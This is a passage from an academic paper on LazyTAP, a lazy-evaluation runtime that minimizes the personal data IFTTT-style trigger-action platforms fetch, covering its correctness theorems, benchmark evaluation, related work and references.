We show the correctness of the lazy semantics by proving that the execution of a program in the strict and the lazy semantics coincide. To do so formally, we prove preservation of a *lazy-models-strict* relation. The relation encodes that a lazy environment models a strict environment in the sense that if the

lazy environment is completed, i.e., if all the remote values are fetched, the result is isomorphic to the strict environment. Let $\beta \in (Ref \cup Ref \times Fetcher) \times Ref$ be an annotated bijection on references and remote references. While the definition of the lazy-models-strict relation $(\Gamma, E, H) \simeq_{\beta} (\Gamma, E, H)$ is rather technical, the intuition behind it is more direct.

Figure C.8 illustrates the relation. The gray triangles depict local object graphs and the white triangles represent remote object trees. The lazy-models-strict relation is rooted in the variables, trigger, and actions, extending pointwise on the heaps. Local object graphs are equal up to isomorphism, which is enforced by the use of the bijection β . In the figure, $(p_1, p_2) \in \beta$ holds since they both reside in the variable x in the respective environment. In turn, all local references in β are then demanded to be pointwise equivalent. Due to the use of JSON to transfer trigger and query data, remote object graphs are proper trees. The idea is to express that a remote object tree properly models the corresponding local object graph. This is depicted in two ways in the figure to show that this may occur at any point in the environment or on the heap. In the figure below, the variable y contains a remote object on the lazy heap and the corresponding local object on the strict heap; thus it causes $((p_4, f_2), p_3) \in \beta$, where f_2 is the fetcher function for the remote object tree. Unlike local objects, we cannot simply extend the equivalence relation pointwise because the remote object tree may be partial. Instead, we rely on a notion of path equivalence between the remote object tree (defined by the fetcher), its partial cache tree, and the corresponding local object graph. This suffices due to the fact that remote objects are immutable and free of cycles. We refer to a pair of a lazy and a strict environment that is related via the lazy-models-strict relation as equivalent environments.




Figure C.8: Lazy-strict isomorphism.

We prove correctness of LazyTAP in terms of two theorems: one stating that given equivalent environments, LazyTAP can mimic any app execution of IFTTT (Theorem C.1), and the other one that says LazyTAP does not add any execution that the strict semantics of IFTTT cannot perform (Theorem C.2). Technically, we prove the theorems using two lemmas. The former (Simulation, in Appendix C.V) expresses that in equivalent environments, IFTTT is able to execute an app if and only if LazyTAP can. The latter (Preservation of the lazy-strict equivalence, in Appendix C.V) states that the resulting environments of such executions are indeed equivalent.

Relating strict execution to lazy execution relies on removing top-level thinking with the thunked expression, as thunks are not executable in the strict semantics. Only allowing top-level thinking simplifies the lazy semantics, which is in line with our restricted use of thinking in queries and actions. The removal of top-level thunks is performed by the $compileL2S(c)$ function, described in Appendix C.III.

Theorem C.1 (*LazyTAP apps model IFTTT apps*). *If the strict semantics is able to run, then so is the lazy semantics in every equivalent environment and the resulting environments are equivalent. Formally,*

$$\begin{aligned}
 & \forall c, c', \beta_1, \Gamma, E_1, R_1, H_1, \Gamma, E_1, H_1 E_2, H_2. \\
 & \quad (\Gamma, E_1, R_1, H_1) \simeq_{\beta_1} (\Gamma, E_1, H_1) \wedge \\
 & \quad c' = compileL2S(c) \wedge \\
 & \quad \Gamma \vDash (c', E_1, H_1) \rightarrow_s (E_2, H_2) \implies \\
 & \quad \exists \beta_2, E_2, R_2, H_2. \Gamma \vDash (c, E_1, R_1, H_1) \rightarrow_l (E_2, R_2, H_2) \wedge \\
 & \quad \beta_1 \subseteq \beta_2 \wedge (\Gamma, E_2, R_2, H_2) \simeq_{\beta_2} (\Gamma, E_2, H_2).
 \end{aligned}$$

Proof. According to Simulation, the lazy semantics is able to follow any execution of the strict semantics in equivalent environments, and preservation gives that the resulting environments are indeed equivalent. \square

Theorem C.2 (*LazyTAP apps model only IFTTT apps*). *If the lazy semantics is able to run, then so is the strict semantics in every equivalent environment and the resulting environments are equivalent. Formally,*

$$\begin{aligned}
 & \forall c, c', \beta_1, \Gamma, E_1, R_1, H_1, \Gamma, E_1, H_1 E_2, R_2, H_2. \\
 & \quad (\Gamma, E_1, R_1, H_1) \simeq_{\beta_1} (\Gamma, E_1, H_1) \wedge \\
 & \quad c' = compileL2S(c) \wedge \\
 & \quad \Gamma \vDash (c, E_1, R_1, H_1) \rightarrow_l (E_2, R_2, H_2) \implies \\
 & \quad \exists \beta_2, E_2, H_2. \Gamma \vDash (c', E_1, H_1) \rightarrow_s (E_2, H_2) \wedge \\
 & \quad \beta_1 \subseteq \beta_2 \wedge (\Gamma, E_2, R_2, H_2) \simeq_{\beta_2} (\Gamma, E_2, H_2).
 \end{aligned}$$

C. LazyTAP: On-Demand Data Minimization for Trigger-Action Applications

Proof. Based on Simulation, the strict semantics can follow any execution of the lazy semantics in equivalent environments. Preservation also states that the resulting environments are indeed equivalent. \square

With the help of Correctness, we establish a general precision argument for all sound minTAP-style static and dynamic minimizers.

Theorem C.3 (*Precision of LazyTAP*). *LazyTAP is at least as precise as any sound (static or dynamic) minimization technique; i.e., the resulting environment after executing LazyTAP will not contain more information than that produced by any preprocessing minimization technique.*

Proof. Both static and dynamic minimization techniques result in minimized initial environments. Correctness of the static and dynamic minimization techniques gives that the app execution successfully maps the minimized initial environments to a final environment. The result follows from Theorem C.1, as every strict environment has a lazy counterpart. \square

Precision over static and dynamic minTAP follows immediately from Theorem C.3 because both are sound minimization techniques based on data preprocessing.

Corollary C.1 (*Precision of LazyTAP vs. static minTAP*). *LazyTAP is at least as precise as static minTAP.*

Corollary C.2 (*Precision of LazyTAP vs. dynamic minTAP*). *LazyTAP is at least as precise as dynamic minTAP (except for skipping executions of the apps without queries).*

Note that the apps with queries are fundamentally out of the reach of dynamic minTAP. Static minTAP, however, overapproximates the required object properties while LazyTAP has access to the runtime values. In Figure C.7, static minTAP puts the value of the query object property `calendar[Title]` in the minimized initial environment, due to the lack of execution prediction in advance. When the value of `calendar[Where]` is not `office`, applying the lazy semantic rules on the app yields a final environment of LazyTAP execution that does not contain unnecessary information of `calendar[Title]`.

Following from Theorem C.3 and in line with the example above, LazyTAP attains a higher level of precision for the apps with queries for the executions that static minTAP is overly conservative; i.e., the minimized initial environment of minTAP might contain more information than the resulting environment produced under LazyTAP.

C.5 Evaluation

This section evaluates the minimization guarantees and performance of our implementation of LazyTAP. We have implemented LazyTAP in a setting based on IFTTT’s architecture, including LazyTAP’s runtime (see Appendix C.I) and app code as well as shimmed trigger and query services, explained in Section C.3.1. To ensure a fair comparison, we compare LazyTAP with IFTTT and a suggested extension on static minTAP [14] that conservatively identifies all the existing trigger and query attributes in the app code. We evaluate how LazyTAP minimizes trigger and query data transferred to the TAP on a collection of benchmarks. The study shows LazyTAP outperforms the extended minTAP by applying input-sensitive data minimization and preserves the behavior of app executions.

This section addresses the following research questions:

- RQ1** How successful is LazyTAP in terms of data minimization for apps with various dependency patterns and code structures, including query chains (Section C.5.2)?
- RQ2** How much minimization does LazyTAP achieve for the apps with filter code from the dataset [14] that make use of queries (Section C.5.3)?
- RQ3** How much percentage does LazyTAP improve overall regarding attribute minimization compared to IFTTT and static analysis of minTAP (Section C.5.4)?
- RQ4** How much overhead is imposed by LazyTAP compared to the original execution under IFTTT (Section C.5.5)?

C.5.1 Experimental setup

The benchmarks consist of two categories of IFTTT apps. The first category consists of six representative apps we developed, inspired by apps in IFTTT’s store [27] to cover several classes of dependency patterns. The second category consists of actual apps with queries from the dataset of IFTTT apps including filter code [14]. Queries in apps is an emerging feature and also behind a paywall for users and app publishers, limiting the number of our benchmarks to what we present. Yet it is interesting that from the published apps with queries, we already observe a great variety of data dependencies in these apps, as represented by the benchmarks.

Out of 35 apps with queries in the dataset, we focus on the ones including filter code and privacy-sensitive trigger or query services, such as calendar events [22], list of personal tasks [23], and user-specific most-watched

C. LazyTAP: On-Demand Data Minimization for Trigger-Action Applications

videos [49], resulting in 7 unique apps. Moreover, some insensitive queries like current weather [52] are used by several different apps in the dataset. Since data minimization also can significantly improve performance by not transferring attributes that are not used by the app execution, we include two privacy-insensitive yet popular apps in our experiments. Table C.2 reports the trigger, query, and action services participating in each app.

We have implemented LazyTAP [2], readily deployable on AWS Lambda, using IFTTT’s environment outlined in previous work [1]. Our performance evaluation was conducted on a macOS machine with a 2.4 GHz Quad-Core Intel Core i5 processor and 16 GB RAM.

Table C.3 evaluates the minimization of trigger and query data attributes for the 15 apps, ranging from the representative cases to the extracted apps from the dataset. Each row reports the total number of trigger and query data attributes, the number of attributes after the static analysis of the extended minTAP, and the number of fetched attributes by LazyTAP per possible execution, respectively. The next two columns show how much data LazyTAP minimized on average over IFTTT and static minTAP. The last two columns report how many milliseconds it takes to run the app in our local IFTTT runtime and for each app execution in LazyTAP. We report the average elapsed time of 10 runs for each execution path. The reported latencies include the full execution time, from once the trigger token is received by the TAP to the point that all action outputs are populated, on a single machine to abstract away from the variability of network-related latency. The multiple numbers reported for LazyTAP (attributes and execution time) reflect all possible execution paths of the app. IFTTT apps are typically small snippets without complex constructs, thus we ensure full path coverage in our evaluation using synthetic data. Since the execution time for different paths of an app in IFTTT does not change noticeably, we report the average of all measured times. Dynamic minTAP is not present in the table due to the lack of support for apps with queries.

Table C.4 in Appendix C.VI summarizes the description of the benchmarks by indicating the sensitivity of services, dependency relationships, and code patterns. For each app, it shows which services are sensitive, whether queries are dependent on trigger/query data or entirely independent, whether the skip commands depend on trigger/query data or time, and which data is present in the default values of action services, respectively. The last column specifies if the app has some unique features, such as non-deterministic query results, query chaining, or time-sensitive computation.

App Id	Trigger	Queries	Actions
A	Email.sendIftttAnEmail	-	Slack.postToChannel
B	DateAndTime.everyWeekdayAt	GoogleCalendar.historyOfEventFromSearchStarts	Slack.postToChannel
C	Email.sendIftttAnEmail	GoogleCalendar.historyOfEventFromSearchStarts	Slack.postToChannel
D	DateAndTime.everyWeekdayAt	Youtube.recentLikedVideos	Telegram.sendMessage
E	Smartlife.doorClosed	GoogleCalendar.historyOfCalendarEventBeginnings Yelp.searchBusiness	AndroidDevice.startNavigation
F	Email.sendIftttAnEmail	GoogleCalendar.historyOfEventFromSearchStarts Fitbit.historyOfDailyActivitySummaries	Slack.postToChannel Gmail.sendAnEmail
G	DateAndTime.everyWeekdayAt	Trakt.mostWatchedMovies	Twitter.postNewTweet
H	Location.enterRegionLocation	GoogleCalendar.searchEvents	WemoSwitch.attributesSocketOnDiscrete
I	Bouncie.fuelEcon	Finance.historyOfClosingPrices	Moretrees.plantTreeForSelf IfNotifications.sendNotification
J	Smartthings.switchedOnSmartthings	Trakt.recommendedMovies	IfNotifications.sendRichNotification
K	DateAndTime.everyWeekdayAt	Trakt.recommendedMovies Yelp.searchBusiness	Email.sendMeEmail
L	DateAndTime.everyWeekdayAt	GoogleTasks.listAllTasks	Slack.postToChannel
M	GoogleCalendar.newEventAdded	Giphy.historyOfRandomGifBasedOnKeyword	Slack.postToChannel
N	DateAndTime.everyDayAt	Weather.twoDayForecast	GoogleCalendar.quickAddEvent IfNotifications.sendRichNotification
O	Space.spaceStationOverheadSoonNasa	Weather.currentWeather	IfNotifications.sendNotification

Table C.2: LazyTAP benchmark services.

C.5.2 Dependency patterns (representative apps)

To answer RQ1 we investigate the advantage of LazyTAP runtime concerning minimization. We explain how a variety of representative apps with different types of dependency patterns and code structures execute under LazyTAP.

Inspired by an official app [25], app *A* connects Email to Slack. Depending on the sender of the incoming email (the attribute `From`), the Slack object gets different values; thus `From` is always accessed. If the sender is the supervisor, the Slack post requires three more attributes of Email, thus this path requires four attributes. If the email is a newsletter, the Slack post only obtains the email's timestamp, accessing two attributes in total for this path. Otherwise, the app skips the action entirely, touching only one attribute. IFTTT asks for all the seven Email attributes, no matter if they are necessary. The over-approximating analysis of static minTAP returns all of the five attributes visible in the source code. LazyTAP, however, only fetches the demanded attributes per execution. Dynamic minTAP, which is only applicable for this representative app without queries, refuses to send any trigger data for the skipping execution to the TAP.

App *B* is the motivating example in Section C.2.2 and a modified instance of an IFTTT connection [29]. At a specific time of the day, the user's important calendar events happening in office are posted to Slack. The inputs to the sensitive query are constant values. The execution branches on the `Where` property of the first element of the query result. While IFTTT reads all the trigger attributes and the whole query array, static minTAP stipulates that the three present attributes in the code are needed. LazyTAP precisely fetches the accessed attributes for each execution and no more: one if the condition holds and three otherwise.

App *C* is a combination of the first two apps, including Email as another sensitive source of information. The query is whether a meeting with the email sender is in today's schedule. If not, the app skips; otherwise, the Slack message should contain the attributes `Subject`, `Body`, and `From` of Email, the title of the first meeting, and the length of the calendar query. IFTTT always has access to the whole array of calendar events while static minTAP restricts the TAP's access to all of the five attributes. For the skipping execution, however, LazyTAP fetches only `From` and `length`.

App *D* is one of the apps with nondeterministic query results, similar to the motivating example in Section C.2.3. The app randomly suggests one of the recently liked YouTube videos of the user and posts it to Telegram. If there is no video (`length` is zero), the action is skipped. Otherwise, a random index is picked and the Telegram message concatenates `Title`, `Url`, and `Description` of the selected video. As the behavior of the app depends on

a random value generated in the execution, static minTAP cannot foresee the index and returns the whole query array restricting each element to the three attributes (3*YT in Table C.1). In this case, LazyTAP outperforms static minTAP by far due to fetching only the four attributes with their actual values.

LazyTAP treats trigger and query services in a similar vein, allowing any kind of dependency between the trigger and the query services. App *E*, the example in Section C.2.4, is an illustrative app showing LazyTAP is able to handle apps with queries that can depend on each other, creating query chains, beyond what is possible with IFTTT or minTAP. The input to Yelp is the location from the calendar event, the first sensitive query. If there is no upcoming calendar event, the second query should not be performed at all. There are three different execution paths for this app: the action is skipped if there is no meeting (accessing length of GoogleCalendar), or when no parking area is close to the meeting's venue (also accessing Where of the first calendar event and Yelp's length); otherwise the parking location is being sent to the navigator device (also accessing BusinessAddress of Yelp's first element). Static minTAP marks all of the four attributes as necessary while LazyTAP only fetches the attributes of each execution path. IFTTT does not support query chaining.

A combination of app *C* and an existing IFTTT app [24] produces *F*, another genuine IFTTT app, where two query and two action services are involved. If the email is from the supervisor, the app notifies the user on Slack if there is a supervision meeting in the calendar. If user's personal trainer has sent an email, the app retrieves some attributes of Fitbit's daily activity and auto-replies by sending the collected information. If the email's sender is neither of the two, both actions are skipped. Although Fitbit does not ask for the email's sender as a query input, performing each of the queries implicitly depends on the trigger data. In lieu of transferring all the trigger data and both query arrays to the TAP, static minTAP aggregates all of the ten attributes in both branches. Again, the on-demand approach of LazyTAP brings accuracy by minimizing the data attributes per execution: six for the first branch and five for the second one.

C.5.3 Dataset analysis (apps with queries)

To answer RQ2 we study the IFTTT apps with filter code from the dataset [14] that include queries.

App *G* [39] slices the query array of user's most-watched movies up to ten elements and iterates over the subarray to tweet MovieTitle and MovieYear of each movie. With the assumption of applying a static analyzer that un-

App Id	Attributes			Execution Time (ms)		
	Total (IFTTT)	Static minTAP	LazyTAP	Over IFTTT(%)	Over minTAP(%)	IFTTT LazyTAP
A	7	5	1, 2, 4	66.7	53.3	9 127, 232, 438
B	3 + (7 * GC)	3	1, 3	99.4	33.3	130 234, 438
C	8 + (7 * GC)	5	2, 5	99.0	30.0	129 339, 650
D	3 + (5 * YT)	1 + (3 * YT)	1, 4	99.6	33.3	131 235, 552
E	4 + (7 * GC) + (7 * YL)	4	1, 3, 4	99.6	65.0	N/A 237, 544, 649
F	9 + (7 * GC) + (12 * FI)	10	1, 2, 5, 6	99.0	96.7	236 129, 340, 654, 752
G	3 + (5 * TK)	1 + min(TK, 10) * 2	1 + min(TK, 10) * 2	92.6	0.0	132 233, 443, 652, ..., 2431
H	4 + (10 * GC)	2	2	99.6	0.0	133 336
I	4 + (5 * FN)	4	3	98.8	25.0	130 443
J	3 + (7 * TK)	1 + TK	1, 2, 3, 4	99.3	90.4	132 231, 335, 442, 550
K	4 + (7 * TK) + (7 * YL)	3 + TK + YL	4	99.4	92.5	234 650
L	3 + (7 * GT)	1 + (3 * GT)	1, ..., 1 + (3 * GT)	78.5	0.0	135 233, 335, 445, 548, ..., 15286
M	9 + (6 * GP)	4	2, 4	99.0	25.0	132 233, 544
N	2 + (16 * WL)	4	4	99.5	0.0	131 549
O	6 + (20 * WL)	5	3, 5	99.6	20.0	130 446, 651

Table C.3: LazyTAP benchmark evaluation. Number of attributes includes length of query arrays. Abbreviations: GoogleCalendarLength (GC), YoutubeLength (YT), YelpLength (YL), FitbitLength (FI), TraktLength (TK), FinanceLength (FN), GoogleTasksLength (GT), GiphyLength (GP), WeatherLength (WL).

derstands how array slicing works, static minTAP can imaginably predict which attributes of every element of the subarray are used. LazyTAP, on the other hand, has access to values in the execution, including length, assuring precision in data minimization by execution.

App *H* is one of the apps introduced in IFTTT's documentation [26]. The action is to heat up a location if the user arrives there on the same day, according to the calendar. The two attributes `OccurredAt` and `searchEvents[0].Start` are always accessed in all executions, thus static minTAP and LazyTAP minimize the same number of attributes.

App *I* [36] uses `regex` and `parseFloat` methods on the `FuelEcon` and `Price` attributes. Source code analysis of minTAP shows the default value of the action object needs two more attributes whereas the action object is always overwritten and only one more attribute is accessed.

Apps *J* [37], simplified in Section C.2.3, randomly recommends three movies based on the user's preferences, which can be potentially repeated. Similarly, App *K* [40] suggests a random movie and a random restaurant, influenced by user's data. Akin to app *D*, static minTAP fails at accurately minimizing apps with nondeterministic query attributes and returns all movie titles (and restaurant names for app *K*). LazyTAP executes the app and fetches the randomly picked index of the queries, preserving the app's behavior including possibly duplicate values for app *J*.

App *L* [28] iterates over user's personal tasks, posting `Title` and `Note` of each if the `Due` date is today. Depending on the due dates, which cannot be predictable for a static analyzer, LazyTAP outperforms static minTAP with a smaller or larger margin. Only when the due date of all tasks is today, the number of attributes in LazyTAP and static minTAP coincides.

The filter code of App *M* [31] depends only on the sensitive trigger data, meaning that performing the query is unnecessary if the action is skipped. LazyTAP communicates with the query service only if needed, saving two attributes more than static minTAP for the skipped executions.

The last two apps, *N* [26] and *O* [30], exemplify how much redundant data is being sent to IFTTT for some insensitive queries like weather. Each element of the query array contains more than 16 attributes while less than five are actually accessed by the app, showing that LazyTAP uses network bandwidth efficiently thanks to on-demand data minimization.

C.5.4 Minimization

To answer RQ3 we measure how much LazyTAP on average improves data minimization over IFTTT and static minTAP. Table C.3 includes two columns to report how much data on average has been minimized using LazyTAP

compared to IFTTT and static minTAP. LazyTAP has multiple numbers of fetched attributes with respect to the path taken by the app execution. To compute the accurate weighted average of the overall time overhead, the statistical distribution of paths taken should be given. Because of missing this information, we simply consider the average of the reported numbers for a given app under LazyTAP. To calculate the percentage of improvement in terms of data minimization, the parametric numbers of the attributes in the table for IFTTT and static minTAP should also be quantified. Due to the lack of statistical information on the length of query results for the various services in question, we assign an average value for the size of query arrays. The default maximum limit for any query response is 50 events [34]; thus, we replace the query length variables with 25 to have an unbiased average value. Note that we assume IFTTT only has access to the most recent trigger event, unlike the real-world setup where trigger services are expected to send the 50 most recent events [34], regardless of whether or not they have already been sent. According to the calculated numbers for our benchmarks in the two columns, LazyTAP does not fetch 95% of users' data otherwise transferred to IFTTT and improves minimization by 38% over minTAP.

C.5.5 Performance

To answer RQ4 we discuss the time and cost overhead of LazyTAP versus IFTTT. The reported numbers in Table C.3 indicate that the number of query services has a direct impact on IFTTT's execution time for an app, in our local deployment. In all cases except for four cases, the execution time is approximately 130ms, because of one trigger and one query service in the apps. Apps *F* and *K* consume more time in IFTTT because of the additional query service. App *A* has no queries, computing the action object immediately.

According to the numbers for executions under LazyTAP, the time overhead correlates with the number of fetched attributes. For example, fetching four attributes in an app takes between 438ms to 650ms, varying based on the data size. Our benchmark shows on average 150ms and no longer than 250ms spent to fetch an attribute. The worst case is an execution of app *L* that takes 15 seconds to fetch 151 unique attributes, which is well within 15 minutes of IFTTT's guarantee to poll the trigger service [42]. The optimization techniques mentioned in Section C.3.2 enhance the performance of LazyTAP even further.

Note that the connections to the shim services can be kept alive during the app execution, meaning that even if the number of requests grows, the number of connections remains only one per service. In a pricing model of serverless deployments charging per request, however, the cost might in-

crease. It would be onerous to estimate the cost impact in a general setting because both factors of the volume of requests and computation time matter.

C.6 Related work

Recent surveys [3, 9, 11, 13] overview the state-of-the-art on the security and privacy of TAPs.

Privacy on TAPs. Previous work shows that overprivileged access to trigger/action APIs [20] opens up for harvesting private information [53] and enables malicious rule makers to exploit TAP's privileges [1, 10]. Privacy-sensitive endpoints on IFTTT available via triggers and queries include various personal data, including location and health data [41]. This raises privacy concerns tackled by our work.

DTAP [20] focuses on the integrity of apps under a malicious TAP [20]. DTAP relies on extending the OAuth protocol with so-called XTokens to express fine-grained privileges and requires a trusted client to configure the apps. In contrast, LazyTAP addresses data privacy. OTAP [16] achieves data privacy with respect to TAPs by encryption and padding techniques. This approach can protect data in transit, but it does not allow computing on the data by TAPs (by, e.g., filter code), a key feature of TAPs. In contrast, LazyTAP focuses on data minimization and offers fully-fledged support for filter code on the TAP. LazyTAP can be extended with encryption of attributes in the style of OTAP.

eTAP [15] also targets privacy with respect to a malicious TAP, and, in contrast to OTAP, supports computation on the TAP. This is achieved by garbled circuits for app execution. While it provides strong confidentiality and integrity guarantees, it only supports a limited subset of features in filter code and incurs higher overhead.

Filter-and-Fuzz [53] explores how events from a smart home can be sanitized to ensure that IFTTT does not learn more information than necessary. It relies on textual analysis to identify unnecessary events. LazyTAP can benefit from hiding statistical patterns of sensitive events by composing them with the Fuzzing part of Filter-and-Fuzz.

minTAP [14] is subject to detailed comparisons throughout the paper, summarized in Table C.1. Compared to minTAP's focus on helping trigger services to sanitize their data before is passed to a potentially ill-intended TAP, LazyTAP helps the TAP itself to obtain fine-grained data minimization by on-demand computation and the benefits it entails in terms of support for queries and nondeterminism. Since minTAP and LazyTAP use IFTTT as a starting point for experimentation, their prototypes inherit some of IFTTT's

elements of architecture. At a conceptual level, however, LazyTAP’s design is different from minTAP because of pull-on-demand computations via lazy proxy objects to load necessary remote data behind the scenes. Architecturally, LazyTAP’s prototype requires the integration of the proxying into IFTTT’s runtime, whereas minTAP requires a separate trusted client.

Secure hardware. Recent efforts leverage secure hardware for protecting users’ data from TAPs. Hardware-based trusted execution environments (TEEs) enable computing over the trigger data on the TAP while preserving confidentiality [47, 55]. Besides requiring hardware changes to the TAP backends, current TEEs suffer from fundamental security design issues [12, 44, 50].

App security studies. This line of work analyzes the semantics of trigger-action rules to determine conflicts or security policy violations (e.g., a door opens when it should not) [3, 17, 48, 51]. While important, this work is orthogonal to LazyTAP as it deals with the semantics of rule sets, rather than the data privacy issues that arise from the fundamental design shortcomings of TAPs.

Language-based data minimization and minimum exposure. Data minimization is a principle restricting data collection to “what is necessary in relation to the purposes for which they are processed” [21]. Antignac et al. [8] formalize the notions of monolithic and distributed data minimization. Pinisetty et al. [46] utilize testing techniques for data minimization, but leave synthesizing minimizers as future work. Compared to this line of work, we develop practical data minimization techniques that focus on the attributes used by programs.

Anciaux et al. [5, 6, 7] focus on the case of collecting forms (like tax forms) for governments. They consider the number of inputs to withhold for the privacy of the applicants and discuss data-dependent minimum exposure. However, the computational model is that of assertions on particular shapes of formulas that represent form collection logic, making their algorithmic solutions less applicable to scenarios of general programs. By contrast, our approach naturally extends the language-based approach to data minimization, which applies to arbitrary (runs of) programs.

C.7 Conclusion

We have presented LazyTAP, a fine-grained on-demand paradigm for trigger-action applications that warrants input-sensitive data minimization by design. In contrast to the previous approaches, LazyTAP supports both multiple triggers/queries and nondeterministic/randomized behaviors of the apps.

We leverage laziness and proxy objects to develop a novel architecture for on-demand computation for third-party JavaScript apps, loading necessary remote data behind the scenes. This achieves full backward compatibility for app developers. We formally establish the correctness of LazyTAP and its minimization properties with respect to both IFTTT and minTAP. We implement and evaluate LazyTAP on app benchmarks showing that on average LazyTAP improves minimization by 95% over IFTTT and by 38% over minTAP, while incurring a tolerable performance overhead.

Acknowledgments. Thanks are due to Musard Balliu, Earlence Fernandes, Sandro Stucki, and the anonymous reviewers for their valuable feedback. This work was partially supported by the Wallenberg AI, Autonomous Systems and Software Program (WASP) funded by the Knut and Alice Wallenberg Foundation, the Swedish Foundation for Strategic Research (SSF), and the Swedish Research Council (VR).

Bibliography

- [1] M. M. Ahmadpanah, D. Hedin, M. Balliu, L. E. Olsson, and A. Sabelfeld. SandTrap: Securing JavaScript-driven Trigger-Action Platforms. In *USENIX Security*, 2021.
- [2] M. M. Ahmadpanah, D. Hedin, and A. Sabelfeld. LazyTAP implementation and benchmarks. <https://www.cse.chalmers.se/research/group/security/lazytap/>, 2023.
- [3] M. Alhanahnah, C. Stevens, and H. Bagheri. Scalable analysis of interaction threats in IoT systems. In *ISSTA*, 2020.
- [4] Amazon. AWS Lambda. <https://aws.amazon.com/lambda/>, 2023.
- [5] N. AnCIAUX, W. Bezza, B. Nguyen, and M. Vazirgiannis. Minexp-card: limiting data collection using a smart card. In *EDBT*, 2013.
- [6] N. AnCIAUX, D. Boutara, B. Nguyen, and M. Vazirgiannis. Limiting data exposure in multi-label classification processes. *Fundam. Informaticae*, 2015.
- [7] N. AnCIAUX, B. Nguyen, and M. Vazirgiannis. Limiting data collection in application forms: A real-case application of a founding privacy principle. In *PST*, 2012.
- [8] T. Antignac, D. Sands, and G. Schneider. Data minimisation: A language-based approach. In *SEC*, 2017.
- [9] M. Balliu, I. Bastys, and A. Sabelfeld. Securing IoT Apps. *IEEE Security & Privacy Magazine*, 2019.
- [10] I. Bastys, M. Balliu, and A. Sabelfeld. If This Then What? Controlling Flows in IoT Apps. In *CCS*, 2018.
- [11] Z. B. Celik, E. Fernandes, E. Pauley, G. Tan, and P. D. McDaniel. Program Analysis of Commodity IoT Applications for Security and Privacy: Challenges and Opportunities. *ACM Computing Surveys*, 2019.
- [12] G. Chen, S. Chen, Y. Xiao, Y. Zhang, Z. Lin, and T. H. Lai. Sgxpctre: Stealing intel secrets from sgx enclaves via speculative execution. In *EuroS&P*, 2019.

- [13] X. Chen, X. Zhang, M. Elliot, X. Wang, and F. Wang. Fix the leaking tap: A survey of trigger-action programming (TAP) security issues, detection techniques and solutions. *Comput. Secur.*, 2022.
- [14] Y. Chen, M. Alhanahnah, A. Sabelfeld, R. Chatterjee, and E. Fernandes. Practical data access minimization in trigger-action platforms. In *USENIX Security*, 2022.
- [15] Y. Chen, A. R. Chowdhury, R. Wang, A. Sabelfeld, R. Chatterjee, and E. Fernandes. Data Privacy in Trigger-Action Systems. In *S&P*, 2021.
- [16] Y.-H. Chiang, H.-C. Hsiao, C.-M. Yu, and T. H.-J. Kim. On the Privacy Risks of Compromised Trigger-Action Platforms. In L. Chen, N. Li, K. Liang, and S. Schneider, editors, *ESORICS*, 2020.
- [17] C. Cobb, M. Surbatovich, A. Kawakami, M. Sharif, L. Bauer, A. Das, and L. Jia. How risky are real users' IFTTT applets? In *SOUPS*, 2020.
- [18] California Privacy Rights Act (CPRA). <https://oag.ca.gov/privacy/>, 2020.
- [19] ECMA-262 6th Edition, The ECMAScript 2015 Language Specification. <https://262.ecma-international.org/6.0/>, 2023.
- [20] E. Fernandes, A. Rahmati, J. Jung, and A. Prakash. Decentralized action integrity for trigger-action iot platforms. In *NDSS*, 2018.
- [21] General Data Protection Regulation (GDPR). Art. 5 Principles relating to processing of personal data. <https://gdpr-info.eu/art-5-gdpr/>, 2018.
- [22] GoogleCalendar. Search events of a calendar. https://ifttt.com/google_calendar/queries/search_events, 2023.
- [23] GoogleTasks. List all tasks in a list. https://ifttt.com/google_tasks/queries/list_all_tasks, 2023.
- [24] Daily Fitbit activity summary emailed to me. <https://ifttt.com/applets/rPh7NHe6>, 2023.
- [25] Email a message to a Slack channel. <https://ifttt.com/applets/EJVR4sz8>, 2023.
- [26] Example applets using queries and filter code. <https://help.ifttt.com/hc/en-us/articles/360053657913-Example-Applets-using-queries-and-filter-code>, 2023.

Bibliography

- [27] IFTTT. Explore Applets. <https://ifttt.com/explore/applets>, 2023.
- [28] Get a daily recap on Slack of all my Google Tasks due today. <https://ifttt.com/applets/YG5HSLvK>, 2023.
- [29] Get a morning reminder about your first meeting daily. <https://ifttt.com/connections/WHQ7AjWP>, 2023.
- [30] Get a notification when the ISS passes over your house but only if it is clear skies and after dark. <https://ifttt.com/applets/VDdNBmiE>, 2023.
- [31] Get Slack notifications for new calendar events without an agenda. <https://ifttt.com/applets/xvyUBQsh>, 2023.
- [32] IFTTT. IFTTT: Creating Applets. <https://platform.ifttt.com/docs/applets>, 2023.
- [33] IFTTT: If This Then That. <https://ifttt.com>, 2023.
- [34] IFTTT. IFTTT: Service API requirements. https://platform.ifttt.com/docs/api_reference, 2023.
- [35] IFTTT. IFTTT's Glossary: Query. <https://platform.ifttt.com/docs/glossary#query>, 2023.
- [36] Plant trees when your car trips have less than ideal fuel economy. <https://ifttt.com/applets/iqZPNuTR>, 2023.
- [37] Saturday movie night recommendations with Samsung SmartThings and Trakt. <https://ifttt.com/applets/jUy5if7H>, 2023.
- [38] IFTTT. The art of the query. https://ifttt.com/developer_blog/the-art-of-the-query, 2023.
- [39] Tweet your most watched movies every week! <https://ifttt.com/applets/AxJSC34d>, 2023.
- [40] Weekly date night email. <https://ifttt.com/applets/MRm9VBxG>, 2023.
- [41] S. Kalantari, D. Hughes, and B. De Deckerd. Listing the ingredients for ifttt recipes. In *TrustCom*, 2022.

- [42] X. Mi, F. Qian, Y. Zhang, and X. Wang. An empirical characterization of ifttt: ecosystem, usage, and performance. In *Internet Measurement*, 2017.
- [43] Microsoft Power Automate. <https://powerautomate.microsoft.com>, 2023.
- [44] K. Murdock, D. Oswald, F. D. Garcia, J. Van Bulck, D. Gruss, and F. Piessens. Plundervolt: Software-based Fault Injection Attacks against Intel SGX. In *S&P*, 2020.
- [45] A. Pfitzmann and M. Hansen. A terminology for talking about privacy by data minimization: Anonymity, unlinkability, undetectability, unobservability, pseudonymity, and identity management. https://dud.inf.tu-dresden.de/literatur/Anon_Terminology_v0.34.pdf, 2010.
